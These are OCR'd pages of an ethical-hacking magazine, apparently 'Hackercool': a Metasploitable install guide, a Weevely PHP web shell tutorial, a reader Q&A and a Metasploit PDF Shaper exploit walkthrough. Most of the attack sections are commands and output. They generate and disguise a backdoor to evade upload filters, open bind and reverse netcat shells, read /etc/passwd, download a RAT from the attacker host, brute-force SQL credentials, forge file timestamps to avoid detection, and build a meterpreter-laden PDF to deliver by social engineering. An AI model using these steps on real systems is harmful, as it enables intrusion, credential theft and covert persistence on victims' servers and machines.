
Install Metasploitable in Virtualbox

INSTALLIT

The lack of vulnerable targets is one of the hug-e hindrances to practice the skill of ethical hac-king. Metasploitable is one of the best vulnera-ble OS useful to learn ethical hacking.

This month we will see how to install Metasploitable in VirtualBox. Metasploitable is a Linux virtual machine made intentionally vulner-able intentionally for hacking purposes. This vi-rtual machine can be used to conduct security training, test security tools, and practice comm-on penetration testing techniques.


We will install Metasploitable 2 which can b-e downloaded from the link given below. (https://sourceforge.net/projects/metasploitable/). After downloading the zip archive, extract the files into a folder. The file contents look as show-n below.



Name	Date modified	Type	Size
Metasploitable.nvram	21-May-12 12:45 ...	VMware virtual m...	9 KB
Metasploitable.vmdk	04-Sep-13 5:57 PM	VMDK File	1,600,864 KB
Metasploitable.vmsd	21-May-12 12:46 ...	VMware snapshot ...	1 KB
Metasploitable.vmx	21-May-12 12:46 ...	VMware virtual m...	3 KB
Metasploitable.vmxf	21-May-12 12:37 ...	VMXF File	1 KB


Open VirtualBox and click on “New Virtual mac-hine wizard”. Type the name of your choice. I am using ‘Metasploitable-2‘. Choose ‘Type’ as Linux and ‘version’ as Ubuntu. Click on “Next”.

Choose the memory size appropriate to the av-ailability of RAM on your host machine although 512MB is more than enough. Click on “Next”.



In the hard drive creation window, select option “Use an existing virtual hard drive”, browse to the folder where we have extracted our zip files and select the ‘vmdk’ file available. Click on “Create”.

Then you are automatically booted into the metasploitable OS. The default username and password are “msfadmin”.Here we have succe-ssfully installe-d Metasploitab-le 2 in Virtualb-ox. We will use this machine in our Metasploit-able tutorials.



Weevely: Stealthiest Web Shell

NOT JUST ANOTHER TOOL

Weevely is a command line php web shell dyn-amically extended over the network at runtime, designed for remote administration and penetr-ation testing or bad things. It provides a ssh li-ke terminal just dropping a PHP script on the target server, even in restricted environments. The best thing about Weevely is its stealth fun-ctionality. So this month in our NOT JUST AN-OTHER TOOL section, we will learn how Wee-vely functions.

It is by default installed in Kali Linux alth-ough it can be downloaded from Github.For th-is tutorial, I have uploaded the PHP shell we c-reated into an app vulnerable to arbitrary file u-pload which is installed in both Wamp server and a Linux web server. I did this because som-e of the functionalities in of Weevely PHP shell only work on Linux systems.

In this tutorial, I am not gonna show you how to upload the shell because there are so many w-ays we can do it. One of the ways is shown in the Real Time Hacking Scenario of this issue. Let us first generate the shell as shown below.

```
root@kali:~/weevely3# weevely generate tadada /root/Desktop/backdoor
Generated backdoor with password 'tadada' in '/root/Desktop/backdoor' of 1466 by
te size.
root@kali:~/weevely3#
```

"tadada" is the password I have assigned for th-e shell and the name assigned to our shell is backdoor. Upload this shell to our target. After uploading the shell, we can connect to our shell using the command shown below. Well we ma-

```
root@kali:~# weevely http://192.168.25.1/fileman/uploads/backdoor.php.booojpg te
dada

[+] weevely 3.2.0

[+] Target:     192.168.25.1
[+] Session:    /root/.weevely/sessions/192.168.25.1/backdoor.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

-de a connection.

You may see that while making a connection, the name of my shell has been changed with d-ifferent extensions. This is done to bypass the file upload restrictions set up by the web server. Here in this particular case, the vulnerable app-lication doen't allow uploading a php file so I masked it as an image.

Once we made a successful connection, Now let us type command ":help" to see all the

```
weevely> :help

 :audit_filesystem      Audit system files for wrong permissions.

 :audit_suidsgid        Find files with SUID or SGID flags.

 :audit_etcpasswd       Get /etc/passwd with different techniques.

 :audit_phpconf         Audit PHP configuration.

 :bruteforce_sql        Bruteforce SQL database.

 :system_info           Collect system information.

 :system_extensions     Collect PHP and webserver extension list.

 :backdoor_tcp          Spawn a shell on a TCP port.

 :backdoor_reversetcp   Execute a reverse TCP shell.

 :shell_su              Elevate privileges with su command.

 :shell_php             Execute PHP commands.
```

commands weevely provides.

Now let us see the usage of each command.

:audit_filesystem

This command, as the name implies is used to audit the file system of the remote web server. The below screenshot shows the result of this

```
weevely> :audit_filesystem
[-][filesystem] Search executable files in /home/ folder
/home/
/home/kalyan
[-][filesystem] Search writable files in /home/ folder
[-][filesystem] Search certain readable files in etc folder
/etc/sudoers.d
/etc/brltty/brl-pm-keys.kti
/etc/apparmor.d/abstractions/ssl_keys
/etc/init.d/continuum/apps/continuum/WEB-INF/lib/redback-keys-cached
/etc/init.d/continuum/apps/continuum/WEB-INF/lib/redback-authenticat
-M3.jar
/etc/init.d/continuum/apps/continuum/WEB-INF/lib/redback-keys-jdo-1.
/etc/init.d/continuum/apps/continuum/WEB-INF/lib/redback-keys-api-1.
[-][filesystem] Search certain readable log files
/var/log/bootstrap.log
/var/log/alternatives.log
/var/log/boot.log
/var/log/wtmp
/var/log/Xorg.0.log
/var/log/alternatives.log.1
/var/log/lastlog
```

command on a Linux web server.____

:audit_etcpasswd

This command needs no explanation. It is used to view the passwd file of the target and obviou-

```
daemon@ubuntu:/opt/lampp/htdocs $ audit_etcpasswd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

-sly will work only on Linux.

:audit_phpconf

This command can be used to have a look at the php configuration on the remote web server as shown below. We can get lot of information like security, php version and operating system which can be useful in further hacks.

```
daemon@ubuntu:/opt/lampp/htdocs $ :audit_phpconf
+----------------------+-----------------------------------------
-+
| Operating System     | Linux
|
| PHP version          | 5.5.37
|
| User                 | daemon
|
| open_basedir         | Unrestricted
|
| expose_php           | PHP configuration information exposed
|
| file_uploads         | File upload enabled
|
| display_errors       | Information display on error enabled
|
| splFileObject        | Class splFileObject can be used to bypass
|
| apache_get_modules   | Configuration exposed
|
| apache_get_version   | Configuration exposed
|
| apache_getenv        | Configuration exposed
```

:system_extensions

```
daemon@ubuntu:/opt/lampp/htdocs $ system_extensions
+----------------+-----------------------+
| apache_modules | core                  |
|                | mod_so                |
|                | http_core             |
|                | prefork               |
|                | mod_authn_file        |
|                | mod_authn_dbm         |
|                | mod_authn_anon        |
|                | mod_authn_dbd         |
|                | mod_authn_socache     |
|                | mod_authn_core        |
|                | mod_authz_host        |
|                | mod_authz_groupfile   |
|                | mod_authz_user        |
|                | mod_authz_dbm         |
|                | mod_authz_owner       |
|                | mod_authz_dbd         |
|                | mod_authz_core        |
|                | mod_authnz_ldap       |
|                | mod_access_compat     |
|                | mod_auth_basic        |
```

This command shows us the system extensions enabled on the web server. Here are the apache_modules enabled on the web server. It also shows the php extensions enabled on the web server.

```
| php_extensions | Core                  |
|                | date                  |
|                | ereg                  |
|                | libxml                |
|                | openssl               |
|                | pcre                  |
|                | sqlite3               |
|                | zlib                  |
|                | bcmath                |
|                | bz2                   |
|                | calendar              |
```

:backdoor_tcp

We can create a backdoor on the web server as shown below. Here we have created a shell backdoor using netcat on port 80.

```
daemon@ubuntu:/opt/lampp/htdocs $ :backdoor_tcp -shell /bin/sh -vector netcat 80
```

There are two vector options available : netcat and python shell.

We can connect to this shell via netcat. Now open another terminal and type the command shown below. The IP address is our target's address. It directly provides us a connection to port 80 of the target. You can also use other ports to connect to but the port should be open on our target.

```
root@kali:~# nc 192.168.25.136 80
HTTP/HEAD/1.1
HTTP/1.1 400 Bad Request
Date: Sat, 02 Jul 2016 14:02:48 GMT
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.5.37 mod_pe
.8-dev Perl/v5.16.3
Vary: accept-language,accept-charset
```

:backdoor_reversetcp

We can also create a reverse backdoor from the target system. Here, let us create a backdoor to our attacker machine on port 1122. The IP address should be our attacker machine's.

```
daemon@ubuntu:/opt/lampp/htdocs $ :backdoor_reversetcp -shell /bin/sh -vector ne
tcat 192.168.25.147 1122
daemon@ubuntu:/opt/lampp/htdocs $
```

Once we create a reverse backdoor, we just need to listen on the port we specified above using netcat as shown below.

nc -l -p 1122

:system_info

This command is used to know the information about the target system. Below we can see lot of info about our target system.

```
daemon@ubuntu:/opt/lampp/htdocs $ system_info
+--------------------+-----------------------------
-----------------------------+
| client_ip          | 192.168.25.147
                             |
| max_execution_time | 30
                             |
| script             | /backdoor.php.booojpg
                             |
| open_basedir       |
                             |
| hostname           | ubuntu
                             |
| php_self           | /backdoor.php.booojpg
                             |
| script_folder      | /opt/lampp/htdocs
                             |
| uname              | Linux ubuntu 4.2.0-27-generic
Jan 22 15:32:27 UTC 2016 i686 |
| pwd                | /opt/lampp/htdocs
```

:file_ls

This is akin to "ls" command in Linux. It is used to see the contents of the directory we got access to. It's usage is shown below.

```
CKC:C:\wamp\www\fileman\Uploads $ :file_ls
.
..
Documents
Images
LICENSE.txt
backdoor.php.booojpg
c99.php.c999jpg
```

:file_rm

It is used to delete any file from the target system. For example, I deleted c99.php.c999jpg file from the target system as shown below. If file is successfully deleted, the terminal will return a "True" as shown below. Otherwise it will return a "False".

```
CKC:C:\wamp\www\fileman\Uploads $ :file_rm c99.php.c999jpg
True
CKC:C:\wamp\www\fileman\Uploads $ :file_ls
.
..
Documents
Images
LICENSE.txt
backdoor.php.booojpg
file.php.fileejpg
first_php.firstjpg - Copy 1.jpg
first_php.firstjpg.jpg
php_backdoor.php.cooojpg
phppng.png
qsd_php_backdoor.php.cooojpg
rev_backdoor.php.cooojpg
roxy-fileman-logo.gif
CKC:C:\wamp\www\fileman\Uploads $
```

:file_upload

As the name implies, this command is used to upload files onto the web server. Normally hac--kers upload malware or php shells to the remote server. I have uploaded a c99 shell bel--ow. We have already seen what is a c99 shell in our Real Time Hacking Scenario section of this issue.

```
CKC:C:\wamp\www\fileman\Uploads $ file_upload /root/Desktop/c99.php c99.php
True
CKC:C:\wamp\www\fileman\Uploads $ dir
 Volume in drive C has no label.
 Volume Serial Number is 98D3-7F61

 Directory of C:\wamp\www\fileman\Uploads

03-07-2016  17:10    <DIR>          .
03-07-2016  17:10    <DIR>          ..
02-07-2016  17:38             1,466 backdoor.php.booojpg
03-07-2016  17:10           162,857 c99.php
28-11-2014  19:31    <DIR>          Documents
27-06-2016  19:22             1,486 file.php.fileejpg
```

:file_read

Used to read the content of the files in the targ--et server. Here let us read the contents of the fie license.txt present on our target.

```
CKC:C:\wamp\www\fileman\Uploads $ file_read -vector fread license.txt
                    GNU GENERAL PUBLIC LICENSE
                       Version 3, 29 June 2007

 Copyright (C) 2007 Free Software Foundation, Inc. <http://fsf.org/>
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

                            Preamble

  The GNU General Public License is a free, copyleft license for
software and other kinds of works.
```

:file_webdownload

Sometimes it becomes necessary to download a file to our target server from the internet. We can download any files from the internet using this command. Suppose imagine we want to d--ownload a virus into our target and file upload doesn't function (in rare case). We can host the virus on any free uploading site and downl--oad it using command shown below.

In this case, i downloaded a file named rat.php onto the target. I have hosted this file on the web server of Kali Linux and downloade--d it on our target as shown below.

```
CKC:C:\wamp\www\fileman\Uploads $ file_webdownload http://192.168.25.147/rat.php
  rat.php
CKC:C:\wamp\www\fileman\Uploads $ dir
 Volume in drive C has no label.
 Volume Serial Number is 98D3-7F61

 Directory of C:\wamp\www\fileman\Uploads

03-07-2016  17:20    <DIR>          .
03-07-2016  17:20    <DIR>          ..
02-07-2016  17:38             1,466 backdoor.php.booojpg
03-07-2016  17:10           162,857 c99.php
28-11-2014  19:31    <DIR>          Documents
27-06-2016  19:22             1,486 file.php.fileejpg
25-06-2016  20:27            78,370 first_php.firstjpg - Copy 1.jpg
25-06-2016  20:27            78,370 first_php.firstjpg.jpg
19-06-2016  19:03    <DIR>          Images
30-01-2014  03:25            35,147 LICENSE.txt
03-07-2016  17:11               183 phppng.png.gz
26-06-2016  19:26             2,800 php_backdoor.php.cooojpg
26-06-2016  20:05            13,585 qsd_php_backdoor.php.cooojpg
03-07-2016  17:20            89,853 rat.php
26-06-2016  19:55             5,496 rev_backdoor.php.cooojpg
```

:file_touch

Now this command is important. This command is used to change time stamps. Timestamp is in --formation related to the file like as to when the file was created and edited.

Why timestamp is important? If the administ--rator of website gets any suspicion about his website getting hacked, the first thing he will ch--eck for files with with latest dates of creation or editing. Let us change time stamps for files we have just uploaded. This is useful in raising less suspicion on the other side.

```
CKC:C:\wamp\www\fileman\Uploads $ file_touch -human-ts '2004-02-29 00:00:00' rat
.php
New timestamp: 2004-02-29 00:00:00
CKC:C:\wamp\www\fileman\Uploads $ file_touch -human-ts '2008-02-15 11:00:00' c99
.php
New timestamp: 2008-02-15 11:00:00
CKC:C:\wamp\www\fileman\Uploads $
```

As we can see, time stamps of our files have been successfully changed.

```
02-07-2016  17:38             1,466 backdoor.php.booojpg
15-02-2008  21:30           162,857 c99.php
28-11-2014  19:31    <DIR>          Documents
27-06-2016  19:22             1,486 file.php.fileejpg
25-06-2016  20:27            78,370 first_php.firstjpg - Copy 1.jpg
25-06-2016  20:27            78,370 first_php.firstjpg.jpg
19-06-2016  19:03    <DIR>          Images
30-01-2014  03:25            35,147 LICENSE.txt
03-07-2016  17:11               183 phppng.png.gz
26-06-2016  19:26             2,800 php_backdoor.php.cooojpg
26-06-2016  20:05            13,585 qsd_php_backdoor.php.cooojpg
29-02-2004  10:30            89,853 rat.php
```

:file_check

This command is used to see if a file with a sp--ecific name exists on our target system. This is pretty useful in finding some files of interest by changing directories. Here we check if the shel--l we uploaded is present on the system.

```
CKC:C:\wamp\www\fileman\Uploads $ file_check c99.php exists
True
CKC:C:\wamp\www\fileman\Uploads $ file_check rat.php exists
True
CKC:C:\wamp\www\fileman\Uploads $ file_check cat.php exists
False
```

:file_enum

This command is used to enumerate the permi--ssions of the files on our target system. Findin--g the specified file itself is not enough, we nee--d to check its permissions to find files with writ-

-e permissions. These type of files allow us to edit them their code.

```
CKC:C:\wamp\www\fileman\Uploads $ file_enum rat.php
+---------+-------------------+
| rat.php | writable readable |
+---------+-------------------+
CKC:C:\wamp\www\fileman\Uploads $ file_enum c99.php
+---------+-------------------+
| c99.php | writable readable |
+---------+-------------------+
CKC:C:\wamp\www\fileman\Uploads $
```

:file_cp

To make a copy of a file.

```
CKC:C:\wamp\www\fileman\Uploads $ file_cp rat.php cat.php
True
CKC:C:\wamp\www\fileman\Uploads $ dir
 Volume in drive C has no label.
 Volume Serial Number is 98D3-7F61

 Directory of C:\wamp\www\fileman\Uploads

03-07-2016  17:30    <DIR>          .
03-07-2016  17:30    <DIR>          ..
02-07-2016  17:38             1,466 backdoor.php.booojpg
15-02-2008  21:30           162,857 c99.php
03-07-2016  17:30            89,853 cat.php
```

:file_edit

As the command name implies, this file is used to edit the files on the target system. We can e-dit a file not only in the current directory but al-so other directories.

For example, let us edit a file in the home directory with the name virus as shown below.

```
daemon@ubuntu:/opt/lampp/htdocs $ file_edit /home/virus
daemon@ubuntu:/opt/lampp/htdocs $
```

```
thsi ia s virua
~
~
~
```

Given beside is the content of th-e file. Oh, bad english. There is a spelling mistake. Let's corre-ct it.

```
this is a virus
~
~
~
```

On the left, we have the edited file. Norm-lly this command is used to edit files and change their script. For example, we can edit the index page to deface the website or include a malware.

Once file editing is successful, we get a "True" message as shown below.

```
daemon@ubuntu:/opt/lampp/htdocs $ file_edit /home/virus
True
daemon@ubuntu:/opt/lampp/htdocs $
```

:file_cd

Many of the commands used above are only useful when we move to other directo-ries.This command is used to change directo-ries.

```
daemon@ubuntu:/opt/lampp/htdocs $ file_cd /home
daemon@ubuntu:/home $
```

:file_find

This command is used to search for files with specific properties. For example, below we hav-e searched for all writable files in the directory. Similarly we can also search for executable file-s.

```
daemon@ubuntu:/opt/lampp/htdocs $ file_find -writable /opt/lampp/htdocs
/opt/lampp/htdocs/test1
/opt/lampp/htdocs/indu.php.gz
/opt/lampp/htdocs/webalizer
daemon@ubuntu:/opt/lampp/htdocs $
```

:file_zip

Sometimes it becomes necessary to compress and decompress files on our target machine. This is required when we want to download m-ultiple files or uploading them. Weevely provid-es us many formats in which to compress and decompress files. These include tar,bzip, gzip and zip. Here I am showing you an example of compressing two files into a zip archive.

```
CKC:C:\wamp\www\fileman\Uploads $ file_zip at.z rat.php cat.php
True
CKC:C:\wamp\www\fileman\Uploads $ dir
 Volume in drive C has no label.
 Volume Serial Number is 98D3-7F61

 Directory of C:\wamp\www\fileman\Uploads

03-07-2016  17:32    <DIR>          .
03-07-2016  17:32    <DIR>          ..
03-07-2016  17:32           175,250 at.z
02-07-2016  17:38             1,466 backdoor.php.booojpg
```

:sql_console

This command is used to connect to the SQL c-onsole of the target website. Given below is an example of connecting to the sql console of the database on Wamp server with no password.

```
CKC:C:\wamp\www\fileman\Uploads $ sql_console
@localhost SQL> show databases
+--------------------+
| information_schema |
| test               |
+--------------------+
```

Once we get the console, we can use the sql commands as shown above.

:bruteforce_sql

We may not always be so lucky to have an sql connection without a password. In that case, w-e may need to crack the password. Weevely gives an option for bruteforcing the password of the sql connection. This command can be used as shown below to bruteforce the credentals of the sql connection.

```
CKC:C:\wamp\www\fileman\Uploads $ bruteforce_sql -fusers /usr/share/sparta/wordl
ists/mssql-default-userpass.txt -fpwds /usr/share/sparta/wordlists/mssql-default
-userpass.txt mysql
sa::
sa:sa:
sa:password:
:
CKC:C:\wamp\www\fileman\Uploads $
```

:sql_dump

After we successfully crack the credentials, we can dump the database we want to using this command.

```
CKC:C:\wamp\www\fileman\Uploads $ sql_dump -dbms mysql dvwa  root
```

:net_scan

We use this command to scan scan for open p--orts. In this case, we can see just port 80 is o--pen.

```
CKC:C:\wamp\www\fileman\Uploads $ net_scan 192.168.25.1 1-100
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:1-5
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:6-10
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:11-15
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:16-20
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:21-25
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:26-30
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:31-35
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:36-40
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:41-45
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:46-50
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:51-55
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:56-60
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:61-65
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:66-70
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:71-75
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:76-80
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:81-85
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:86-90
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:91-95
[-][scan] Scanning addresses 192.168.25.1-192.168.25.1:96-100
+-----------------+
 |192.168.25.1:80
```

:net_ifconfig

This command is used to check all the network interfaces present on the target system as sho--wn below.

```
daemon@ubuntu:/opt/lampp/htdocs $ net_ifconfig
+------+-------------------+
| lo   | 127.0.0.1/8       |
| eth0 | 192.168.25.136/24 |
+------+-------------------+
daemon@ubuntu:/opt/lampp/htdocs $
```

:shell_sh

This command is used to execute any shell co--mmand on the target system.

:shell_php

This command is used to execute command is used to execute php commands on the target server. Here I have executed phpinfo() comma--nd.

```
daemon@ubuntu:/opt/lampp/htdocs $ shell_sh ls /home
kalyan
daemon@ubuntu:/opt/lampp/htdocs $ shell_php "phpinfo()";
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//E
itional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
```

Well that is Weevely for you. With a range of functionalities and stealth, it can be a handy to--ol for penetration testers in web application pen testing.

HACKING Q&A

Q: Hi, I'm trying to get into the field and I'm doing my research and studying all I can, b--ut I was curious. As someone who's trying to get started with the field who's familiar with operating systems and has done syste--m administration, do you have advice on what I should do? Like what milestones I sh--ould hit in chronological order to get from where I am now to where you are? - Sani

A : Hi Sani. First of all, thanks for your exagger--ated compliment. I am still a long way to beco--me an elite hacker I wish to be.

Concerning your question, cyber security is a vast domain. There are many sub domains lin it like network security, web security, malwar--e analysis etc. My advise is first make sure in which domain you are interested and then we can suggest you what steps to take.

Q : I finished M.Tech in Network & Internet Engineering from Pondicherry University, I'm also CCNA-R&S certified, I'm looking for a break. Actually I'm interested in security domain, I thought of working as network en--gineer for some time n move to security do--main. But as a fresher I'm not getting any calls, since 6 months I'm trying by all means (naukri, LinkedIn...), now I'm planning to do CEH course.

As a fresher after successful completion of CEH can I get a job ? Is it a good step to do CEH without any industry experience - Srikanth.

A : Hi Srikanth. I am happy that you are followi--ng your passion. Frankly speaking, no certifica--tion can guarantee you a job. You still need to get into the field for experience and then certific--ations might help you in your promotions.

Q : I found botnet interesting. I want to have access to the privacy of people. Please tea--ch me or direct me to who will teach me ho--w to build botnet, and what is the different between botnet and zombie and which cpan--el is best to host botnet and how much doe--s it cost to buy cpanel to host botnet. I will appreciate and be grateful for your help?

(Continued on page 19)

PDF Shaper buffer overflow

METASPLOIT THIS MONTH

Hello aspiring hackers. In this month's issue, we will see how to hack a Windows system with PDF shaper buffer overflow exploit.

Just because there are no vulnerabilities in the Windows core OS doesn't mean your syste--m is secure. It is enough if hackers to find a vulnerability in one of the programs installed on your system. We will see one such case today. This month's exploit exploits a buffer overflow vulnerability in PDF shaper 3.4 and above. This exploit works on Windows XP, 7,8 and 10.

PDF shaper is a “collection of free PDF to--ols, which allows you to merge, split, encrypt and decrypt PDFs, convert images to PDF, con--vert PDF to Word RTF or images, extract text and images from PDF. ”

In this scenario, we will use Kali Linux as the attacker machine and Windows 7 as our victim. We will be testing our exploit on PDF shaper 3.4.

Start Metasploit and search for “pdf shaper” exploit. as shown below.

```
root@kali:~# msfconsole

I love shells --egypt

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.4-2015071402                   ]
+ -- --=[ 1478 exploits - 933 auxiliary - 246 post         ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search pdf shaper
```

```
er-Free
   exploit/windows/browser/synactis_connecttosynactis_bof                2013-05
-30       normal     Synactis PDF In-The-Box ConnectToSynactic Stack Buffer Over
flow
   exploit/windows/browser/verypdf_pdfview                               2008-06
-16       normal     VeryPDF PDFView OCX ActiveX OpenPDF Heap Overflow
   exploit/windows/browser/wmi_admintools                                2010-12
-21       great      Microsoft WMI Administration Tools ActiveX Buffer Overflow
   exploit/windows/fileformat/37760                                      2015-08
-10       normal     PDF Shaper Buffer Overflow
   exploit/windows/fileformat/a_pdf_wav_to_mp3                           2010-08
-17       normal     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   exploit/windows/fileformat/activepdf_webgrabber                       2008-08
-26       low        activePDF WebGrabber ActiveX Control Buffer Overflow
   exploit/windows/fileformat/adobe_collectemailinfo                     2008-02
-08       good       Adobe Collab.collectEmailInfo() Buffer Overflow
   exploit/windows/fileformat/adobe_flashplayer_button                   2010-10
-28       normal     Adobe Flash Player "Button" Remote Code Execution
   exploit/windows/fileformat/adobe_flashplayer_newfunction              2010-06
-04       normal     Adobe Flash Player "newfunction" Invalid Pointer Use
   exploit/windows/fileformat/adobe_flatedecode_predictor02              2009-10
-08       good       Adobe FlateDecode Stream Predictor 02 Integer Overflow
   exploit/windows/fileformat/adobe_geticon                              2009-03
-24       good       Adobe Collab.getIcon() Buffer Overflow
```

Once you find the exploit, copy the exploit path and load the exploit as shown below. Set the Windows meterpreter reverse_tcp payload as as payload.

```
msf > use exploit/windows/fileformat/37760
msf exploit(37760) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(37760) > show options

Module options (exploit/windows/fileformat/37760):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FILENAME          msf.pdf          no        The file name.
   PDF::Encoder      ASCIIHEX         yes       Select encoder for JavaScript St
ream, valid values are ASCII85, FLATE, and ASCIIHEX
   PDF::Method       DOCUMENT         yes       Select PAGE, DOCUMENT, or ANNOTA
TION
   PDF::MultiFilter  1                yes       Stack multiple encodings n times
   PDF::Obfuscate    true             yes       Whether or not we should obfusca
te the output


Payload options (windows/meterpreter/reverse_tcp):
```

LHOST is the IP address of our attacker machi--ne.Set the LHOST and use command “exploit” to run the exploit. A pdf file will be created as shown below.

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: , , seh, threa
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   <Win Xp, Win 7, Win 8, Win 10 / PDF Shaper v.3.5>


msf exploit(37760) > set lhost 192.168.25.130
lhost => 192.168.25.130
msf exploit(37760) > exploit

[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf exploit(37760) >
```

We have to send the pdf file we just created to our target. This can be done by resorting to so--me social engineering but one of the efficient ways to send our file is explained in SENDING THE PACKAGE section of Hackercool Oct 2016 issue.

Before doing that, we will have to start a listener on our attacker machine. Load the following exploit and payload as given in the below image.

```
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: , , seh, threa
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

Set LHOST and LPORT options exactly as we


have set above. After all the options are set, type command “exploit” to start our listener.

